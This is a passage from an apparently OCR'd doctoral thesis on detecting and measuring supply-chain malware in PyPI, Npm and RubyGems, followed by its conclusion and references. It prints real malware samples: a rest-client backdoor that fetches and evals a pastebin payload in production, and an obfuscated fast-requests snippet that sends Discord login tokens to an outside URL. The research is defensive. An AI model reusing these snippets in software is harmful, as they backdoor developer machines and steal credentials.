
(b) Malicious behaviors.

Figure 4.9: Breakdown of malware by attacks and behaviors.


4.5.3 Supply Chain Attack Details

Starting from the initial set of heuristic rules in §4.4.5, we iteratively label suspicious packages, update rules and end up finding 339 malware. In addition, we have been tracking supply chain attacks since Jan 2018, and collected 312 malware samples reported by the community, consisting of 67 malware in PyPI, 230 malware in Npm and 15 malware in RubyGems. To this end, we systematically summarize this 651 malware, using the framework and terminologies proposed in §4.3. We analyze them in multiple dimensions, including attack vectors, malicious behaviors, persistence, impact, and infection. While presenting, we use *Overall* to refer to malware reported overall, *Community* for ones reported by the community and *Authors* for ones reported by the authors.

Attack Vectors. We categorize malware by their attack vectors in Figure 4.9a, which shows that *typosquatting* is the most exploited attack vector, followed by *account compromise* and *publish*. It is intuitive that *typosquatting* and *publish* would dominate, since attackers tend to use low-cost approaches. However, the popularity of *account compromise* implies a lack of support by RM and awareness of PM to protect accounts. Though not significant, other attack vectors such as *malicious contributor* and *ownership transfer* are exploited by attackers, indicating that each stakeholder in the package manager ecosystem should raise awareness and be involved in fighting supply chain attacks.



(a) CDF of persistence days.



(b) CDF of downloads.

Figure 4.10: The distribution of number of persistence days and number of downloads for malware.

Malicious Behaviors. We categorize malware by their malicious behaviors in Figure 4.9b, which shows that *stealing* is the most common behavior, followed by *backdoor*, *proof-of-concept* and *cryptojacking*. We further investigate the dominating category, *stealing*, and find that around three quarters of them are collecting less sensitive information, such as usernames, IPs etc., posing less harm to developers and end users. The rest of *stealing* packages collects various sensitive information, such as passwords, private keys, credit cards etc. As for *backdoor* and *cryptojacking*, their popularity indicates that attackers are targeting not only end users, but also developers and infrastructure of enterprises, implying an urgent need for developers and enterprises to take action.

Persistence. We present the distribution of number of persistence days and number of downloads for each malware in Figure 4.10, which shows that 20% of them persist in package managers for over 400 days and have more than 1K downloads. As of August 2019, none of the three registries has claimed to deploy analysis pipelines or manual review processes, but instead rely on the community to find and report malware, thus leading to the long persistence of malware. To better understand the distribution of malware in terms of persistence and popularity, we show the correlation between number of persistence days and number of downloads in Figure 4.11. The scatterplot reveals that popular packages are likely to persist for fewer days, possibly due to their larger user base. As highlighted in Figure 4.11,




Figure 4.11: Correlation between number of persistence days and number of downloads. R&R: Reported and Removed. R&I: Reported and Investigating.

18 malicious packages were identified with more than 100K downloads. We (i.e. the authors) reported 4 of these 18 packages. Three of our reported malicious packages, i.e. `paranoid2`, `simple_captcha2` and `datagrid`, were confirmed and removed by registry maintainers and are *assigned CVE-2019-13589, CVE-2019-14282 and CVE-2019-14281* respectively. The fourth identified malicious package, `rsa-compat`, unfortunately still remains online. It collects information regarding the package, Node.js runtime and operating system, and is being investigated by Npm maintainers due to lack of policies defining user tracking versus stealing.

Impact. Besides malware characteristics, we also measure their impact. In particular, we answer whether these malware are affecting developers and end users. From Figure 4.10b, we select malware with more than 10 million downloads. The combined downloads for the most popular malicious packages (`event-stream` - 190 million, `eslint-scope` - 442 million, `bootstrap-sass` - 30 million, and `rest-client` - 114 million) sum to 776 million. In addition to threats imposed by direct downloads, we emphasize that unlike mobile stores where apps are user-facing, *the packages in registries are developer-facing*, thus amplifying their impact by their dependents. Moreover, by walking up the dependency




Figure 4.12: The volume of passive DNS queries aggregated by month for domains related to known malware.

tree in Figure 4.6b to compute reverse dependencies, we find that `event-stream` has 3,905 dependents, `eslint-scope` has 15,356 dependents, `bootstrap-sass` has 546 dependents and `rest-client` has 4,722 dependents. By measuring their dependent downloads, the downloads for each of these packages is significantly amplified — i.e `event-stream` - 539 million, `eslint-scope` - 2.59 billion, `bootstrap-sass` - 46 million, and `rest-client` - 289 million downloads, amounting to a total of 3.464 billion downloads of malicious packages, thus amplifying the impact by a factor of 4.5.

Infection. Although downloads and reverse dependencies can be an indirect measure of malware popularity, it is still unclear whether malware made their way to Dev and EU and got executed. Inspired by the observation that many of these malware involves network activity in their malicious logic, we collaborate with a major Internet Service Provider (ISP) to check malware related DNS queries. We start with manually checking malicious payloads and extracting contacted domains. Followed by exclusion of commonly used domains for benign purposes, such as *pastebin.com* and *google-analytics.com*. We query the remaining domains against the passive DNS data shared by the ISP and present their volume aggregated by month in Figure 4.12. The data contains queries from Jan 2017 to Sep 2019, with the exception from Jun 2017 to Dec 2017 due to data loss. As shown in Figure 4.12, *mironanoru.zzz.com.ua*, a domain used in `rest-client` [179], has 10 hits in Aug 2019, but drops to almost zero in Sep 2019. This matches the fact that `rest-client` is uploaded and removed in Aug 2019, which shows effectiveness of supply chain attacks and validates our intuition that a large user base can help timely remediate security risks. *n.cdn-radar.com*, a domain used in `AndroidAudioRecorder` [201], has hits until Sep 2019, showing infection even after its removal in Dec 2018. Further inspection reveals that no CVE or public advisory is created for this incident and the victims may not be aware of this issue, implying the need of notification channels. Additionally, *ptpb.pw*, a domain used in `acroread` [193], permanently shutdown in Mar 2019 [230] due to service abuse from cryptominers, implying possibility of correlating malware campaigns using DNS queries

```
def _!
  begin
    yield
  rescue Exception
  end
end

_!{
  Thread.new{ loop{
    _!{ sleep 900;
        eval(open('https://pastebin.com/raw/5iNdELNX').read)}
  }}
if Rails.env[0]=="p"}
```

Listing 4.4: `rest-client` [179] uses anti-analysis techniques such as benign service abuse, multi-stage payload, logic bomb and non-latest release.

```
var _0xb303=["\x64\x69\x73\x63\x6F\x72\x64\x2E\x6A\x73","\x72\x65\x71\x75\x65\x73\x74","\
    x6F\x6E","\x63\x61\x74\x63\x68","\x68\x74\x74\x70\x73\x3A\x2F\x2F\x65\x6E\x6E\x61\x6B\
    x75\x76\x69\x73\x30\x74\x70\x69\x2E\x78\x2E\x70\x69\x70\x65\x64\x72\x65\x61\x6D\x2E\
    x6E\x65\x74\x2F\x69\x6E\x64\x65\x78\x2E\x70\x68\x70\x3F\x64\x65\x62\x75\x67\x3D","","\
    x70\x6F\x73\x74","\x74\x68\x65\x6E","\x6C\x6F\x67\x69\x6E"];
const Discord=require(_0xb303[0]);
const Yoga= new Discord.Client();
const request=require(_0xb303[1]);
exports[_0xb303[2]]= function(_0x96cdx4){
  Yoga[_0xb303[8]](_0x96cdx4)[_0xb303[7]](
    (_0x96cdx6)=>{request[_0xb303[6]]((
      _0xb303[4]+ _0x96cdx6+ _0xb303[5]))})[_0xb303[3]]((_0x96cdx5)=>{return})}
```

Listing 4.5: `fast-requests` [236] uses code obfuscation to defeat analysis.

and necessity for online services to be abuse-resistant.

4.5.4 Anti-analysis Techniques

While manually checking malicious payloads, we notice that malware have been evolving and leveraging various anti-analysis techniques to defeat detection. Inspired by previous works on evasive malware [231, 232, 233, 234, 235], we enumerate and categorize techniques used in these supply chain attacks, to raise the community's attention and aid future analyses.

Benign Service Abuse. Attackers can abuse benign services to hide themselves and circumvent protection mechanisms. For example, Listing 4.4 shows that `rest-client` [179] abuses the *pastebin.com* service to host their second-stage payload, making defense techniques based on DNS queries ineffective. Similarly, `AndroidAudioRecorder` [201] uses

DNS tunneling to leak sensitive information, abusing the DNS service which is usually allowed by intrusion detection systems (IDS). From DNS query point of view in Figure 4.12, `pyconau-funtimes` [237] successfully hides the attacker among normal users of *0.tcp.ngrok.io*, a service for establishing secure tunnels.

Multi-stage Payload. Since AV tools are mostly based on signatures, malware tend to hide their logic and footprint for fingerprinting by segmenting malicious logic into multiple stages and including minimal code snippets. For example, Listing 4.4 contains only payload fetching, code generation and error handling, and hides its malicious logic such as stealing environment variables and backdooring infected hosts in the second-stage payload from *pastebin.com*.

Code Obfuscation. Existing studies [238, 239] classify malware obfuscation techniques into categories such as randomization obfuscation, encoding obfuscation, logic structure obfuscation etc., and point out that malware can obfuscate code to hide malicious logic from both manual inspection and automatic detection. We find supply chain attacks are no different. For example, both `getcookies` [205] and `purescript` [207] use encoding obfuscation. Similarly, `fast-requests` [236] in Listing 4.5 uses randomization obfuscation and encoding obfuscation to defeat analysis.

Logic Bomb. TriggerScope [240] defines a logic bomb as malicious application logic that is executed, or triggered, only under certain (often narrow) circumstances. Logic bombs can be used to defeat both static and dynamic malware analysis approaches. For example, dynamic analysis of `rest-client` [179] would never execute the malicious payload if it isn't executed in a production environment (Line 8 in Listing 4.4).

Older Version. Several malware [204, 179] published through account compromise utilize unique techniques to defeat analysis. Rather than publishing the malicious payload to the latest version of a package (i.e. maximize the volume of victims, which in turn increases the probability of being caught), attackers instead publish these payloads to older versions of the package to target a smaller number of victims. We imagine the attacker's intuition is

```ruby
eval(Net::HTTP.valid_get(URI(
"https://raw.github.com/benjaminleesmith/
evaled_snippets/master/db_console.rb")))
```

Listing 4.6: Suspicious but benign code snippet from `net_http_detector`.

that developers using older versions are less cautious about security, thus maximizing attack persistence and minimizing detection probability.

4.5.5 Security Analysis Hurdles

While iteratively labeling suspicious packages, we encountered several seemingly malicious behaviors which turned out to be benign. We enumerate them to increase awareness in the research community and help avoid pitfalls, while hoping that RM will specify policies to define and regulate such behaviors.

Installation Hook. During installation, some packages fetch data from online services and locally evaluate or write them to sensitive locations. For example, `stannp` uses *c.docverter.com* to convert its README to RST format, and `meshblu-mailgun` tries to skip the build process by checking availability of pre-built binaries at *cdn.octoblu.com*. Such behaviors are similar to malicious activities and would confuse automated analyses.

Dynamic Code Loading. Loading code at runtime is considered as suspicious by mobile stores, since it can be abused to inject unknown code into apps. However, some benign packages locally evaluate payloads from network. For example, `net_http_detector` in Listing 4.6 evaluates payload from *github.com*.

User Tracking. PM may want to track users for improving user experience or increasing business, but the boundary between information stealing and user tracking is unclear without well-defined policies. For example, `rsa-compat`, one of the packages under investigation due to lack of user tracking policies (Figure 4.11), collects Node.js runtime and operating system metrics, and sends them back to *https://therootcompany.com*.

4.6 Mitigation

The goal of our study was to not only bring attention to this overlooked problem, but also to provide guidance to stakeholders in the package manager ecosystem for detecting and mitigating supply chain attacks. In this section, we discuss the general mitigation strategies for each stakeholder and the limitations of the MALOSS pipeline which RM may extend on, and help improve the security posture of the ecosystem.

4.6.1 Mitigation Strategies

Registry Maintainers. RM are the central authorities in the ecosystem. We elaborate their mitigation strategies based on the three types of features presented in Table 4.1, i.e. functional, review and remediation.

(1) Functional Feature: RM can significantly improve account protection by providing MFA and code signing, blocking weak or compromised passwords and detecting abnormal logins. They can also combat typosquatting by detecting typos at the registry client side and preventing typos of popular packages from publishing. In addition, RM can publish policies to guard ownership transfer, to regulate package behaviors such as tracking users without notification in `rsa-compat`, and to rule out unwanted packages such as `restclient` which claims to be a typo-guard gem without proof of their own innocence.

(2) Review Feature: RM can extend MALOSS to identify packages with (i) names similar to existing popular packages or related to existing attacks using metadata analysis, (ii) suspicious API usages and taint flows using static analysis, (iii) unexpected runtime behaviors using dynamic analysis. The iterative labeling process in MALOSS can be scaled by crowd-sourcing manual reviews. Since the package manager ecosystem is an open source community with stakeholders such as PM and Dev, they can be involved to secure the ecosystem. In particular, when RM detects a suspicious package version, it can broadcast this information to the corresponding developers or publish its analysis results for "social

voting".

(3) Remediation Feature: Since RM hold the central authority, they can not only remove malicious packages and publishers from the server, but also installed packages from the client by comparing against blacklists. Moreover, RM can also employ various notification channels such as emails, security advisories and client-side checks to inform stakeholders about security incidents. Notification targets include both Dev and PM of affected packages and their dependents. For example, the infection of `AndroidAudioRecorder` after removal shown in Figure 4.12 highlights the importance of notification-based remediation.

Package Maintainers. Attack vectors targeting PM include account compromise, infrastructure compromise, disgruntled insider, malicious contributor and ownership transfer. PM can protect their accounts by adopting techniques such as MFA, code signing and strong passwords. PM can protect their infrastructure through firewall, timely patches and IDS. PM need to be cautious about both new contributors and disgruntled insiders, and manually inspect small packages or employ a code review system for larger packages. In addition to enhancements, PM can help improve the ecosystem by reporting security issues to advisories, updating dependencies to avoid known issues, joining "social voting" and avoiding security analysis hurdles.

Developers. Although Dev cannot control upstream packages, they can follow best practices to remediate security issues. Dev can host private registries with known secure package versions to avoid supply chain attacks from upstream stakeholders. Dev can periodically check security advisories and timely update to remain secure. For untrusted packages, Dev can manually check, deploy MALOSS to vet code and isolate them at runtime [183, 184] to avoid potential hazards. In addition, Dev can join "social voting" to improve security analyses.

End Users. Despite no control of any provided service and software, EU can leverage AV tools to secure their devices and protect themselves. In addition, EU can raise their security awareness and access only official and reputable websites.

4.6.2 MALOSS Limitations

Scope of Analysis. While prototyping MALOSS, we only consider files written in the corresponding language for each registry in static analysis, excluding native extensions, embedded binaries and files written in other languages. We only consider Linux platform in dynamic analysis, in particular Ubuntu 16.04, excluding other Linux distributions, Windows and MacOS environments. We only consider runtime dependencies, thus ignoring development dependencies.

Inaccurate Static Analysis. MALOSS relies on existing AST parsing and taint analysis tools in static analysis, which can be inaccurate due to dynamic typing. In addition, programming practices such as reflection and runtime code generation add to the problem, and lead to inaccurate results. However, we argue that more accurate tools and algorithms can be developed and integrated into MALOSS when available.

Dynamic Code Coverage. MALOSS currently performs four types of dynamic analyses on Ubuntu 16.04, but may have limited code coverage. Possible improvements include environment diversification (e.g. Windows, browser), force-execution [241], symbolic execution [242] etc.

Anti-analysis Techniques. As discussed in §4.5.4, attackers have evolved and adopted anti-analysis techniques. We expect more sophisticated techniques such as intentional vulnerable code and heavy obfuscation to appear in the future. We solicit the future researchers to combat evolving attackers.

4.7 Related Work

Software Supply Chain Attacks. The earliest software supply chain attack is the Thompson hack in 1983, in which he left a backdoor in the compiler, and could compromise a program even if its source code is benign. Following that, similar attacks [243, 244, 245, 246, 247] are launched, targeting various supply chain components such as infrastructure, operating systems, update channels, compilers and cryptographic algorithms. Recent years witness an increasing trend of supply chain attacks targeting package managers [181, 206, 209, 193, 211, 178, 187, 204, 179], which host prebuilt packages for benefits such as code sharing. Our work studies supply chain attacks against three popular package managers to identify root causes, scan new threats and suggest improvements.

Package Management Security. Previous works studied the design and implementation of package managers and proposed attacks [248, 249] and defenses [250, 251, 252]. These works focus on designing a more secure package manager with properties such as compromise-resilience and supply chain integrity. In addition, due to the rising number of vulnerabilities and malware in the Npm ecosystem, various works [182, 253, 254, 184, 185, 186, 183] have been proposed to find new vulnerabilities, isolate untrusted packages, evaluate risks and remediate issues. Our work differs from prior work by studying a corpus of real-world supply chain attacks against package managers and proposing actionable improvements and suggestions.

Security Tools. MALOSS is an extensible framework and more tools can be added to the pipeline to generate better results. For example, static analysis tools for various languages [255, 256, 257, 258, 259, 260, 261, 213] and binaries [128, 262] can possibly generate more accurate and comprehensive results. Dynamic analysis tools [263, 264, 265, 266, 241, 226, 225, 267] can increase dynamic code coverage and provide support for various platforms and environments.

4.8 Summary

To systematically study the recent supply chain attacks in the package manager ecosystem, we propose a comparative framework, which reveals relationships among stakeholders. We pinpoint the root causes and summarize their attack vectors and malicious behaviors. We propose MALOSS, the first large scale analysis pipeline at package manager level, to detect malicious packages. We identified and reported 7 malware in PyPI and 41 malware in Npm and 291 malware in RubyGems, out of which, 278 (82 percent) have been removed and 3 have been assigned CVEs.

We will provide the collected malware samples for research purpose on request, to aid future research on improving security of package managers. We envision this work as a first step towards securing the package manager ecosystem, and solicit more works on detecting advanced malware, as well as protecting developers and end users.

CHAPTER 5
CONCLUSION AND FUTURE WORK

5.1 Conclusion

In this thesis, we measured and mitigated legal risks, n-day security risks and supply chain attacks in OSS use. In Chapter §2, we built OSSPOLICE to detect and quantify legal and security risks at scale. OSSPOLICE was used to compare 1.6M apps against 140K OSS versions and identified over 40K potential GPL/AGPL license violators and over 100K apps using known vulnerable OSS. In Chapter §3, we built OSSPATCHER to automatically patch n-day security risks using publicly available source patches. OSSPATCHER is based upon variability-aware techniques which make patch feasibility analysis and, more importantly, source-code-to-binary-code matching possible. In Chapter §4, we presented MALOSS to measure and prevent supply chain attacks on the open-source ecosystem. We proposed a comparative framework to understand the attacks and the misplaced trust that makes them possible, and a vetting pipeline to detect malware in package managers. MALOSS reported 339 malware to package manager maintainers, out of which, 278 have been confirmed and removed and 3 with more than 100K downloads have been assigned CVEs.

5.2 Future Work

In this thesis, we have made progress toward solving the security risks of OSS use. However, there are still unresolved risks and open problems. We elaborate them below and solicit more works on addressing them.

Finding n-day vulnerabilities with restricted access. We presented OSSPOLICE to detect n-day vulnerabilities by comparing applications with OSS. However, application binaries may not be available in cases such as cloud services and IoT devices. With restricted access, we have attempted to use heuristics [268] to check known vulnerabilities, but this remains a challenging problem due to visibility and ethical concerns.

Finding zero-day OSS vulnerabilities. Zero-day OSS vulnerabilities can be considered as feeds for OSSPOLICE and OSSPATCHER since zero-day becomes n-day once disclosed. However, this thesis does not cover how to find zero-day vulnerabilities. Fortunately, Google has launched OSSFuzz [135] to find vulnerabilities in popular OSS and Yamaguchi et al [269] have proposed techniques to find new vulnerabilities by learning from existing ones. Essentially, this is a race between the OSS community and hackers, the earlier vulnerabilities are found, the more secure the community is.

Detecting advanced supply chain attacks. As discussed in MALOSS, supply chain attacks are evolving and more advanced techniques are in need to reveal them. We have explored the direction of using signatures and historical changes [270] to identify malware and diversifying environments to uncover hidden behaviors [271]. We argue that existing malware analysis techniques and protection mechanisms can be applied or adapted to defend against supply chain attacks.

Securing OSS usage at runtime. We presented OSSPATCHER to automatically patch known vulnerabilities. But patches are not always available and feasible. Existing works [17, 144] can be used to find more patches and improve the portability of security patches. However, their verification remains an open problem. We surveyed existing mechanisms in Android [272] and found that an alternative remediation strategy to isolate untrusted [183] or vulnerable code at runtime. However, this would face known challenges such as confused deputies, high overhead and possible new challenges.

REFERENCES

[1] R. Duan, A. Bijlani, M. Xu, T. Kim, and W. Lee, “Identifying open-source license violation and 1-day security risk at large scale,” in *Proceedings of the 24th ACM Conference on Computer and Communications Security (CCS)*, Dallas, TX, Oct. 2017.

[2] R. Duan, A. Bijlani, Y. Ji, O. Alrawi, Y. Xiong, M. Ike, B. Saltaformaggio, and W. Lee, “Automating patching of vulnerable open-source software versions in application binaries.,” in *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2019.

[3] R. Duan, O. Alrawi, R. Kasturi, R. Elder, B. Saltaformaggio, and W. Lee, “Measuring and preventing supply chain attacks on package managers,” *In submission to IEEE Symposium on Security and Privacy (Oakland)*, May 2020.

[4] AppBrain, *Number of Android applications*, 2017.

[5] GitHub, Inc., *How people build software*, 2016.

[6] Atlassian, Inc., *Code, Manage, Collaborate*, 2016.

[7] R. Paul, *Cisco settles FSF GPL lawsuit, appoints compliance officer*, 2009.

[8] S. Vaughan, *VMware sued for failure to comply with Linux license*, 2015.

[9] M. Kumar, *Facebook SDK vulnerability puts millions of smartphone users’ accounts at risk*, 2014.

[10] D. Akhawe, *Security bug resolved in the Dropbox SDKs for Android*, 2015.

[11] D. Grover, *The Protection of Computer Software—its Technology and Applications*. New York, NY, USA: Cambridge University Press, 1989, ch. Program Identification, pp. 119–150.

[12] G. Inc., *App Security Improvement Program*, 2016.

[13] B. S. Baker, “On Finding Duplication and Near-Duplication in Large Software Systems,” in *Proceedings of the 2nd Working Conference on Reverse Engineering (WCRE)*, Toronto, Ontario, Canada, Jul. 1995.

[14] ——, “Parameterized duplication in strings: Algorithms and an application to software maintenance,” *SIAM J. Comput.*, vol. 26, no. 5, pp. 1343–1362, Oct. 1997.

[15] T. Kamiya, S. Kusumoto, and K. Inoue, “CCFinder: a multilinguistic token-based code clone detection system for large scale source code,” *IEEE Transactions on Software Engineering*, vol. 28, no. 7, 2002.

[16] J. Jang, A. Agrawal, and D. Brumley, “Redebug: Finding unpatched code clones in entire os distributions,” in *Proceedings of the 33rd IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2012.

[17] S. Kim, S. Woo, H. Lee, and H. Oh, “Vuddy: A scalable approach for vulnerable code clone discovery,” in *Proceedings of the 38th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2017.

[18] A. Hemel, K. T. Kalleberg, R. Vermaas, and E. Dolstra, “Finding Software License Violations Through Binary Code Clone Detection,” in *Proceedings of the 8th Working Conference on Mining Software Repositories (MSR)*, Honolulu, HI, May 2011.

[19] B. S. Baker and U. Manber, “Deducing similarities in java sources from bytecodes,” in *Proceedings of the 1998 USENIX Annual Technical Conference (ATC)*, New Orleans, Louisiana, Jun. 1998.

[20] H. Tamada, M. Nakamura, and A. Monden, “Design and evaluation of birthmarks for detecting theft of java programs,” in *Proceedings of the IASTED IASTED International Conference on Software Engineering*, Innsbruck, Austria, 2004.

[21] M. Backes, S. Bugiel, and E. Derr, “Reliable Third-Party Library Detection in Android and its Security Applications,” in *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)*, Vienna, Austria, Oct. 2016.

[22] G. Myles and C. Collberg, “Detecting software theft via whole program path birthmarks,” in *7th International Conference*, Palo Alto, California, Sep. 2004.

[23] ——, “K-gram Based Software Birthmarks,” in *Proceedings of the 2005 ACM Symposium on Applied Computing (SAC)*, Santa Fe, New Mexico, Mar. 2005.

[24] S. Choi, H. Park, H.-I. Lim, and T. Han, “A static birthmark of binary executables based on api call structure,” in *Proceedings of the 12th Advances in Computer Science Conference: computer and network security*, Doha, Qatar, Dec. 2007, pp. 2–16.

[25] X. Wang, Y.-C. Jhi, S. Zhu, and P. Liu, "Behavior based software theft detection," in *Proceedings of the 16th ACM Conference on Computer and Communications Security (CCS)*, Chicago, Illinois, Nov. 2009.

[26] L. Luo, J. Ming, D. Wu, P. Liu, and S. Zhu, "Semantics-based obfuscation-resilient binary code similarity comparison with applications to software plagiarism detection," in *Proceedings of the 22nd ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, Hong Kong, China, Nov. 2014.

[27] X. Wang, Y.-C. Jhi, S. Zhu, and P. Liu, "Detecting software theft via system call based birthmarks," in *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2009.

[28] S. Eschweiler, K. Yakdan, and E. Gerhards-Padilla, "Discovre: Efficient cross-architecture identification of bugs in binary code," in *Proceedings of the 2016 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2016.

[29] Q. Feng, R. Zhou, C. Xu, Y. Cheng, B. Testa, and H. Yin, "Scalable graph-based bug search for firmware images," in *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)*, Vienna, Austria, Oct. 2016.

[30] J. Crussell, C. Gibler, and H. Chen, "Attack of the Clones: Detecting Cloned Applications on Android Markets," in *Proceedings of the 17th European Symposium on Research in Computer Security (ESORICS)*, Pisa, Italy, Sep. 2012.

[31] W. Zhou, Y. Zhou, X. Jiang, and P. Ning, "Detecting Repackaged Smartphone Applications in Third-Party Android Marketplaces," in *Proceedings of the 2nd Annual ACM Conference on Data and Applications Security and Privacy (CODASPY)*, San Antonio, TX, Feb. 2012.

[32] F. Zhang, H. Huang, S. Zhu, D. Wu, and P. Liu, "ViewDroid: Towards Obfuscation-Resilient Mobile Application Repackaging Detection," in *Proceedings of the ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*, Oxford, UK, Jul. 2014.

[33] K. Chen, P. Liu, and Y. Zhang, "Achieving Accuracy and Scalability Simultaneously in Detecting Application Clones on Android Markets," in *Proceedings of the 36th International Conference on Software Engineering (ICSE)*, Hyderabad, India, May 2014.

[34] A. Mockus, "Large-Scale Code Reuse in Open Source Software," in *Proceedings of the First International Workshop on Emerging Trends in FLOSS Research and Development*, Minneapolis, MN, 2007.

[35] F-Droid Limited and Contributors, *F-Droid*, 2016.

[36] J. H. Johnson, “Identifying Redundancy in Source Code Using Fingerprints,” in *Proceedings of the 1993 Conference of the Centre for Advanced Studies on Collaborative Research: Software Engineering - Volume 1*, Toronto, Ontario, Canada, 1993, pp. 171–183.

[37] L. Jiang, G. Misherghi, Z. Su, and S. Glondu, “Deckard: Scalable and accurate tree-based detection of code clones,” in *Proceedings of the 29th International Conference on Software Engineering (ICSE)*, Minneapolis, MN, May 2007.

[38] I. D. Baxter, A. Yahin, L. Moura, M. Sant’Anna, and L. Bier, “Clone detection using abstract syntax trees,” in *Proceedings of the International Conference on Software Maintenance (ICSM)*, Bethesda, Maryland, USA, Nov. 1998.

[39] S. Ducasse, M. Rieger, and S. Demeyer, “A language independent approach for detecting duplicated code,” in *Proceedings of the International Conference on Software Maintenance (ICSM)*, Oxford, England, UK, Aug. 1999.

[40] R. Komondoor and S. Horwitz, “Using slicing to identify duplication in source code,” in *Proceedings of the 8th International Symposium on Static Analysis*, Paris, France, Jul. 2001.

[41] A. Aiken, *Moss: a system for detecting software plagiarism*, 2017.

[42] D. Schuler and V. Dallmeier, “Detecting software theft with api call sequence sets,” in *Workshop Software Reengineering (WSR 2006)*, Bad-Honnef, Germany, 2006.

[43] Z. Li, S. Lu, S. Myagmar, and Y. Zhou, “Cp-miner: A tool for finding copy-paste and related bugs in operating system code,” in *Proceedings of the 6th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, San Francisco, CA, Dec. 2004.

